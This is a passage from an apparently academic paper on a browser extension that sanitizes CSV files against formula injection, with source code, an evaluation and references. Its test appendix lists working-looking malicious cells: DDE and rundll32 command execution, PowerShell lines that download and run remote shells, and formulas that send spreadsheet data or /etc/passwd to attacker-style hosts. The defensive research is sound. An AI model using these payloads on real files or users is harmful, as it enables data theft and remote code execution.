Since all non-formula cells are static and won't be executed by spreadsheet programs, all text values except hyperlinks will be allowed in them. This is because the only danger that could be posed by such cells are hyperlinks to malicious websites. As a result, hyperlinks will be converted into non-clickable links by adding spaces between any periods and slashes in the hyperlinks.

The extension is more strict when considering formula cells. The extension only allows alphabetical characters that are in whitelisted functions, e.g. `SUM` and `AVERAGE`. Note that since the functions used by spreadsheet programs aren't case sensitive, the extension also

isn't case sensitive.

As a result, cells containing values such as `<name of file>.exe` and `/c <command>` will be converted into strings so that they won't be executed. In addition, cells containing values such as URLs, IP addresses, and references to external files will be converted into strings.

4.2 Evaluation of Solution

In order to test the program I wrote, I created a list of cell values which I labeled as either malicious (M) or non-malicious (N). The non-malicious cells contained the following cell values: (1) cells with no formulas and no URLs, and (2) cells with formulas that did not attempt to launch external programs, and did not contain any URLs. The malicious cells contained the following cell values: (1) cells with formulas that attempted to launch external programs, and (2) cells with URLs. This list can be found in appendix B.

The program I wrote was able to find all cells values with formulas that attempted to launch external programs, and edit them so that they are processed by spreadsheet programs as strings only, and not executable formulas. It was also able to edit all URLs by adding spaces between any periods and slashes in the URLs, so that they are displayed as strings instead of active hyperlinks.

The time it takes for the program to sanitize an entire CSV file depends mainly on the number of formula cells in the CSV file. It takes approximately 0.00123 milliseconds to sanitize a non-formula cell, and it takes approximately 0.00218 milliseconds to sanitize a formula cell. It takes longer to sanitize formula cells because the program must find all possible commands in each formula cell, and check to see if they are in the list of whitelisted commands.

Overall, the program works as intended, though in the worst case scenario – a large CSV file with many formula cells – it runs slower than would be ideal. If the user wants to enable

commands that launch external programs, or click on URLs, they will have to manually edit those cell values, which will be inconvenient for the user. However, the user will be able to avoid the risk of having a malicious command launch an external program in order to perform a task such as stealing user data or stealing processing power from the user's device.

Chapter 5

Future Work

Though my program solves the basic issues described in this paper, there are a number of additional features that I can add. Firstly, as it currently stands, users must download my code from GitHub and manually open it as an extension. Thus, one future update would be to make my program available as an official Chrome extension. I can also make it available as an extension on other popular web browsers, such as Firefox. Additionally, my extension does not automatically sanitize CSV files when they are downloaded, and requires users to manually open CSV files in order to sanitize them. Thus, an additional feature would be to automate this process.

Secondly, I can add a feature that creates a summary of all edits made to each CSV file while sanitizing it. An additional useful feature would be to improve the code so that it runs faster, allowing users to sanitize larger CSV files and larger numbers of CSV files faster. I can also add a feature that will use machine learning in order to locate cell values containing malicious CSV injection attacks with a higher probability. To do this, I can scrape the internet in order to find examples of malicious CSV injection attacks as well as ordinary CSV cell values, and then train a neural network using these examples.

Another feature that would be useful is one that will use machine learning in order to analyze the CSV file and provide the user with a summary of its contents, and locate and

point out any anomalous cell values. Lastly, I can extend the functionality of the extension so that it can find and remove injection attacks from other file types, such as PDF files and images.

In addition to these features, I can also do more testing of my extension. For example, I can scrape the internet for a variety of CSV files, and test my extension on those, and evaluate and analyze the outputted sanitized CSV files. I can also compute more statistics measuring the speed of my extension compared to the size and type of the CSV file it is sanitizing.

Appendix A

Code

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Sanitize CSV Files</title>
        <meta charset="utf-8"/>
        <meta name="viewport" content="width=device-width,initial-
           scale=1"/>
        <py-config>
            [[runtimes]]
            src = "runtime/pyodide.js"
            name = "pyodide-0.21.3"
            lang = "python"
        </py-config>
        <link rel="stylesheet" href="popup.css"/>
        <link rel="stylesheet" href="runtime/pyscript.css"/>
        <script defer src="runtime/pyscript.js"></script>
    </head>
    <body>
```

```
        <h2>Sanitize CSV Files</h2>
        <p>Click "Choose File" in order to select a CSV file to
           sanitize.</p>
        <input type="file" id="myfile" name="myfile">
        <py-script>
```

```
import asyncio
from js import document, FileReader, Uint8Array, File, URL
import pyodide
import io
import re

# NOTE: list abbreviated for readability; see GitHub repository for
   complete list
whitelisted_strings_set = set(["abs","accrint","accrintm","acos","
   acosh","acot","acoth","aggregate","address","amordegrc","amorlinc"
   ,"and","arabic","areas","arraytotext","asc","asin",...])

def sanitize_cell(cell):
    cell_copy = cell
    # remove tab, carriage return, and newline characters
    cell_copy = re.sub('[\t\n\r]', "", cell)
    # remove spaces at start (and end) of cell
    cell_copy = cell_copy.strip()

    # check if cell is command
    p_comm = re.compile("^[=+-@%]")
    if p_comm.match(cell_copy):
        # check if cell contains only whitelisted characters
```

```
21          # (whitelisted characters: alphanumeric characters,
               operations (i.e. "=()+-/*"), spaces)
22          p_whitelist = re.compile("^[0-9a-zA-Z/\+\*-=()\s]+$")
23          # if command cell contains non-whitelisted characters,
               convert cell to string and return
24          if not p_whitelist.match(cell_copy):
25              return '"""' + cell + '"""'
26
27          # if cell contains no letters, return cell as is
28          p_alpha = re.compile("[a-zA-Z]")
29          if not p_alpha.search(cell_copy):
30              return cell
31
32          # allow for referencing cell values with A1 reference style
33          p_a1_ref_range = re.compile("[A-Z]+[0-9]+:[A-Z]+[0-9]+")
34          cell_copy = re.sub(p_a1_ref_range, "0", cell_copy)
35          p_a1_ref = re.compile("[A-Z]+[0-9]+")
36          cell_copy = re.sub(p_a1_ref, "0", cell_copy)
37
38          # create list of all text strings
39          last_char = cell_copy[0]
40          strings = [last_char] if last_char.isalpha() else []
41          for i in range(1,len(cell_copy)):
42              if cell_copy[i].isalpha():
43                  if last_char.isalpha() and len(strings) > 0:
44                      strings[-1] += cell_copy[i].lower()
45                  else:
46                      strings.append(cell_copy[i].lower())
47              last_char = cell_copy[i]
```

```
48
49          # check if all text strings are whitelisted functions (not
                case sensitive)
50          strings_set = set(strings)
51          # if so, return cell as is
52          if strings_set.issubset(whitelisted_strings_set):
53              return cell
54          # else, convert cell to string and return
55          return '"""' + cell + '"""'
56
57      # else if not command
58      # sanitize any URLs
59      if "https://" in cell_copy:
60          cell = cell.replace("https://", "https : // ")
61      if "http://" in cell_copy:
62          cell = cell.replace("http://", "http : // ")
63      if "www." in cell_copy:
64          cell = cell.replace("www.", "www . ")
65      return cell
66
67  async def process_file(event):
68      fileList = event.target.files.to_py()
69
70      i = 0
71      for f in fileList:
72          # skip file if not CSV
73          if f.name[-4:] != ".csv":
74              continue
75
```

```
        # get data from file
        data = await f.text()

        # sanitize CSV data
        rows_list = data.split("\n")
        download_rows_list = []
        for row in rows_list:
            row_list = row.split(",")
            download_row_list = []
            for cell in row_list:
                download_row_list.append(sanitize_cell(cell))
            download_row = ",".join(download_row_list)
            download_rows_list.append(download_row)
        download_data = "\n".join(download_rows_list)

        # download sanitized CSV file
        fn = f.name[:-4] + "_sanitized.csv"
        encoded_data = download_data.encode('utf-8')
        my_stream = io.BytesIO(encoded_data)

        js_array = Uint8Array.new(len(encoded_data))
        js_array.assign(my_stream.getbuffer())

        file = File.new([js_array], fn, {type: "text/plain"})
        url = URL.createObjectURL(file)

        hidden_link = document.createElement("a")
        hidden_link.setAttribute("download", fn)
        hidden_link.setAttribute("href", url)
```

```
        hidden_link.click()

def main():
    # Create a Python proxy for the callback function
    # process_file() is your function to process events from
       FileReader
    file_event = pyodide.ffi.create_proxy(process_file)

    # Set the listener to the callback
    e = document.getElementById("myfile")
    e.addEventListener("change", file_event, False)

main()
```

```
        </py-script>
    </body>
</html>
```

Appendix B

Tests

B.1 Malicious

When generating malicious test values, I used the following sources: [9]–[15], [18], [42].

```
=HYPERLINK("http://evilsite.com?x="&A3&","&B3&"[CR]",
    "Error Fetching Data: Click To Resolve.")

=IMPORTXML(CONCAT(""http://attacker-website.com?leak="",
    CONCATENATE(A2:G2)), ""//a"")

=IFERROR(IMPORTDATA(CONCAT("http://g.bishopfox.com:8000/save/",
    JOIN(",",B3:B18,C3:C18,D3:D18,E3:E18,F3:F18,G3:G18,H3:H18,
    I3:I18,J3:J18,K3:K18,L3:L18,M3:M18,N3:N18,O3:O18,
    P3:P18,Q3:Q18,R3:R18))),"")

=WEBSERVICE(CONCATENATE("http://attacker-site:8080/args=",
    ('file:///etc/passwd'#$passwd.A1)))

=cmd|' /C notepad'!'A1'
```

```
16
17 DDE ("cmd";"/C calc";"!A0")A0
18
19 +10-20+cmd|' /C calc'!A0
20
21 @SUM(1+9)*cmd|' /C calc'!A0
22
23 %0A-3+3+cmd|' /C calc'!D2
24
25 =AAAA+BBBB-CCCC&"Hello"/12345&cmd|'/c calc.exe'!A
26
27 =cmd|'/c calc.exe'!A*cmd|'/c calc.exe'!A
28 +thespanishinquisition(cmd|'/c calc.exe'!A
29
30 =          cmd|'/c calc.exe'!A
31
32 =rundll32|'URL.dll,OpenURL calc.exe'!A
33
34 =rundll321234567890abcdefghijklmnopqrstuvwxyz|
35 'URL.dll,OpenURL calc.exe'!A
36
37 =cmd|'/C ping -t 172.0.0.1 -l 25152'!'A1'
38
39 =cmd|'/c powershell.exe -w hidden $e=(New-Object
40 System.Net.WebClient).DownloadString(
41 "http://bishopfox.com/shell.ps1");powershell -e $e'!A1
42
43 =cmd|'/C powershell IEX(wget attacker-site.com/malware.exe)'!A0
44
```

```
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0'!_xlbgnm.A1

=cmd|' /C powershell
    Invoke-WebRequest "http://evilserver:1337/shell.exe"
    -OutFile "$env:Temp\shell.exe";
    Start-Process "$env:Temp\shell.exe"'!A1

"=LYM PDJ =Wmic|' procESS CALL CREATE
""powErSHELL -Ex bypass noni -W 1 -Ec
SQB1AFgAKAAGAGKACgBNACAAJwBOAHQAdABWADOALWAVAG8AdQBjAGgAAQBt
AGKAbgAuAGMAbwBtAC8AdwBWACOAYWBVAG4AdAB1AG4ADAAVAHQAAABIAGOA
ZQBZAC8AOAA5ADMAMA2ADUAOAAZADIANWAOADUALgB4AGOABAANACKA""'!'"

=IMPORTXML(CONCAT("http://[remote IP:Port]/123.txt?v=", CONCATENATE(
    A2:E2)), "//a/a10")

=IMPORTFEED(CONCAT("http://[remote IP:Port]//123.txt?v=", CONCATENATE
    (A2:E2)))

=IMPORTHTML (CONCAT("http://[remote IP:Port]/123.txt?v=", CONCATENATE
    (A2:E2)),"table",1)

=IMPORTRANGE("https://docs.google.com/spreadsheets/d/[Sheet_Id]", "
    sheet1!A2:E2")
```

B.2 Non-malicious

```
=SUM(B2:B20)
```

```

=AVERAGE(A1:A10)/5

2342

$122,234

5/2/2020

=10*C5+550

Board of Directors

Corporate Communications

Creative Services

Customer Service / Customer Experience

Engineering
```

References

[1] T. Goosen, Albinowax, and kingthorin. "Csv injection." (2023), [Online]. Available: https://owasp.org/www-community/attacks/CSV_Injection (visited on 09/01/2023).

[2] M. Farhan. "From innocent spreadsheet to silent attack: The dangers of csv injection." (Sep. 21, 2023), [Online]. Available: https://www.linkedin.com/pulse/from-innocent-spreadsheet-silent-attack-dangers-csv-injection-farhan (visited on 01/10/2024).

[3] Microsoft. "Excel functions (by category)." (2023), [Online]. Available: https://support.microsoft.com/en-us/office/excel-functions-by-category-5f91f4e9-7b42-46d2-9bd1-63f26a86c0eb (visited on 09/01/2023).

[4] DoubleOctopus. "Meterpreter." (2023), [Online]. Available: https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/ (visited on 09/10/2023).

[5] A. Ranjan. "Malware and its types." (May 30, 2023), [Online]. Available: https://www.geeksforgeeks.org/malware-and-its-types/ (visited on 09/10/2023).

[6] malwarebytes. "Cryptojacking – what is it?" (2023), [Online]. Available: https://www.malwarebytes.com/cryptojacking (visited on 12/05/2023).

[7] J. Dysart. "Hackers' new trick: Stealing your computing processing power." (Dec. 2019), [Online]. Available:

https://www.sema.org/news-media/magazine/2019/48/hackers-new-trick-stealing-your-computing-processing-power (visited on 12/05/2023).

[8] H. Security. "Formula injection | exploiting csv functionality." (May 11, 2021), [Online]. Available: https://infosecwriteups.com/formula-injection-exploiting-csv-functionality-cd3d8efd02ec?gi=97c074058f71 (visited on 01/10/2024).

[9] M. Dahan. "Csv injection attacks explained." (Jan. 15, 2021), [Online]. Available: https://www.comparitech.com/blog/information-security/csv-injection-attacks/ (visited on 09/01/2023).

[10] J. Miller. "Server-side spreadsheet injection - formula injection to remote code execution." (Jun. 11, 2018), [Online]. Available: https://bishopfox.com/blog/server-side-spreadsheet-injections (visited on 09/21/2023).

[11] J. Gallagher. "Using malicious libreoffice calc macros to target linux." (Mar. 6, 2022), [Online]. Available: https://jamesonhacking.blogspot.com/2022/03/using-malicious-libreoffice-calc-macros.html (visited on 09/01/2023).

[12] J. M. "Csv injection tutorial for beginner developers (with examples)." (Mar. 6, 2022), [Online]. Available: https://pinkhatcode.com/2022/03/06/csv-injection-tutorial-for-beginner-developers-with-examples/ (visited on 09/01/2023).

[13] kn81. "Csv injection payloads." (Sep. 27, 2021), [Online]. Available: https://github.com/kn81/csv-injection-payloads-master (visited on 09/01/2023).

[14] edoverflow. "Csv export filter bypass leads to formula injection." (Apr. 26, 2017), [Online]. Available: https://hackerone.com/reports/223999 (visited on 10/31/2023).

[15] spyboy. "Csv injection – the formula injection." (Jan. 14, 2023), [Online]. Available: https://spyboy.blog/2023/01/14/csv-injection-the-formula-injection/ (visited on 11/27/2023).

[16] FileInfo. "Dll file extension." (2023), [Online]. Available: https://fileinfo.com/extension/dll (visited on 09/01/2023).

[17] J. Rougvie. "Data extraction to command execution csv injection." (Sep. 6, 2019), [Online]. Available: https://www.veracode.com/blog/secure-development/data-extraction-command-execution-csv-injection (visited on 09/10/2023).

[18] L. Abrams. "Malicious csv text files used to install bazarbackdoor malware." (Feb. 1, 2022), [Online]. Available: https://www.bleepingcomputer.com/news/security/malicious-csv-text-files-used-to-install-bazarbackdoor-malware/ (visited on 09/01/2023).

[19] N. Nguyen. "Bazarbackdoor malware infection using csv text files – how to prevent it." (Apr. 14, 2022), [Online]. Available: https://www.opswat.com/blog/bazarbackdoor-malware-infection-using-csv-text-files-how-to-prevent-it (visited on 09/01/2023).

[20] G. Szappanos. "'oto gonderici' excel formula injections target turkish victims." (Jul. 11, 2019), [Online]. Available: https://news.sophos.com/en-us/2019/07/11/oto-gonderici-excel-formula-injections-target-turkish-victims/ (visited on 09/01/2023).

[21] J. Cox. "This is how cops trick dark-web criminals into unmasking themselves." (Aug. 25, 2017), [Online]. Available: https://www.thedailybeast.com/this-is-how-cops-trick-dark-web-drug-dealers-into-unmasking-themselves (visited on 09/01/2023).

[22] helenclu, simonxjx, venusmi, v-charloz, CrystalThomasMS, and AmandaAZ. "Columns and rows are labeled numerically in excel." (May 5, 2022), [Online]. Available: https://learn.microsoft.com/en-us/office/troubleshoot/excel/numeric-columns-and-rows (visited on 01/10/2024).

[23] S. Lahar. "What is a csv file? guide to uses and benefits." (Dec. 16, 2020), [Online]. Available: https://flatfile.com/blog/what-is-a-csv-file-guide-to-uses-and-benefits/ (visited on 09/01/2023).

[24] IETF. "Rfcs." (2023), [Online]. Available: https://www.ietf.org/standards/rfcs/ (visited on 09/01/2023).

[25] Y. Shafranovich. "Rfc 4180: Common format and mime type for comma-separated values (csv) files." (Oct. 2005), [Online]. Available: https://www.rfc-editor.org/rfc/rfc4180 (visited on 09/01/2023).

[26] mfuji09, Sheppy, Alhadis, *et al.* "Mime types (iana media types)." (2023), [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types (visited on 09/01/2023).

[27] B. Baranovsky. "Csv files: Use cases, benefits, and limitations." (Aug. 18, 2023), [Online]. Available: https://www.oneschema.co/blog/csv-files (visited on 09/01/2023).

[28] BigCommerce. "What is a .csv file and what does it mean for my ecommerce business?" (2023), [Online]. Available: https://www.bigcommerce.com/ecommerce-answers/what-csv-file-and-what-does-it-mean-my-ecommerce-business (visited on 09/01/2023).

[29] R. Singh and S. Bedathur, *Embeddings for tabular data: A survey*, 2023. arXiv: 2302.11777 [cs.LG].

[30] ByteScout. "Csv format: History, advantages and why it is still popular." (2023), [Online]. Available: https://bytescout.com/blog/csv-format-history-advantages.html (visited on 09/01/2023).

[31] Google. "Add, move, or import contacts." (2023), [Online]. Available: https://support.google.com/contacts/answer/1069522 (visited on 09/01/2023).

[32] G. Mauer. "The absurdly underestimated dangers of csv injection." (Oct. 7, 2017), [Online]. Available: http://georgemauer.net/2017/10/07/csv-injection.html (visited on 09/01/2023).

[33] Google. "Csv formula injection." (2023), [Online]. Available: https://bughunters.google.com/learn/invalid-reports/google-products/4965108570390528/csv-formula-injection (visited on 01/10/2024).

[34] Redhat. "What is a cve?" (Nov. 25, 2021), [Online]. Available: https://www.redhat.com/en/topics/security/what-is-cve (visited on 01/10/2024).

[35] MITRE. "Cve-2019-20184." (2019), [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3524 (visited on 01/10/2024).

[36] MITRE. "Cve-2019-20184." (2019), [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20184 (visited on 01/10/2024).

[37] F. S. S. R. Group. "Formula injection." (2023), [Online]. Available: https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.formula_injection (visited on 01/10/2024).

[38] J. Rougvie. "Data extraction to command execution csv injection." (Sep. 6, 2019), [Online]. Available: https://www.veracode.com/blog/secure-development/data-extraction-command-execution-csv-injection (visited on 01/10/2024).

[39] we45. "Your excel sheets are not safe! here's how to beat csv injection." (Oct. 5, 2020), [Online]. Available: https://www.we45.com/post/your-excel-sheets-are-not-safe-heres-how-to-beat-csv-injection (visited on 09/01/2023).

[40] B. DeWall. "Csv injection – what's the risk?" (Apr. 23, 2020), [Online]. Available: https://www.whiteoaksecurity.com/blog/2020-4-23-csv-injection-whats-the-risk/ (visited on 09/01/2023).

[41] whoami and Arka. “Can a csv contain malicious code?” (Dec. 18, 2017), [Online]. Available: https://security.stackexchange.com/questions/165032/can-a-csv-contain-malicious-code (visited on 09/01/2023).

[42] NotSoSecure. “Data exfiltration via formula injection part1.” (May 29, 2018), [Online]. Available: https://notsosecure.com/data-exfiltration-formula-injection-part1 (visited on 01/10/2024).